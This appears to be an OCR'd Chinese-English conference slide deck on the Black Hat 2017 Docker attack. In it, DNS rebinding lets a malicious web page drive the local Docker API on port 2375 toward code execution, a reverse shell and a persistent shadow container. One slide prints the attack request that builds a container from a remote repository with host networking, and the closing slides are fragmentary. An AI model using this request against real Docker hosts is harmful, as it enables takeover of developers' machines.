
Docker

BH-2017中提到的攻击方式，通过DNS Rebinding技术利用JS代码来请求docker本地的2375端口来控制docker进而达到利用者的目的。

Docker钓鱼




Docker


Build
Ship
Run
Trusted Registry
Version Control
Trusted Registry
CI/CD
Operations


Docker


Developer visits
malicious web page
Daemon listening
on TCP / HTTP



Abuse Docker API
1
Remote Code Execution
Host Rebinding
2
Privilege Escalation
Shadow Container
3
Persistency

Docker

```
http://localhost:2375/build?remote=https://github.com/<User>/<Repo>&networkmode=host
```



Docker


← REV SHELL →
Build Container
VM Moby Linux
← Build
Docker Daemon
127.0.0.1:2375
← POST Build
Malicious Web Page

Else

Else


SSH...
OpenSSH
KEEPING YOUR COMMUNIQUÉS SECRET
TOP SECRET


WGET

Thank You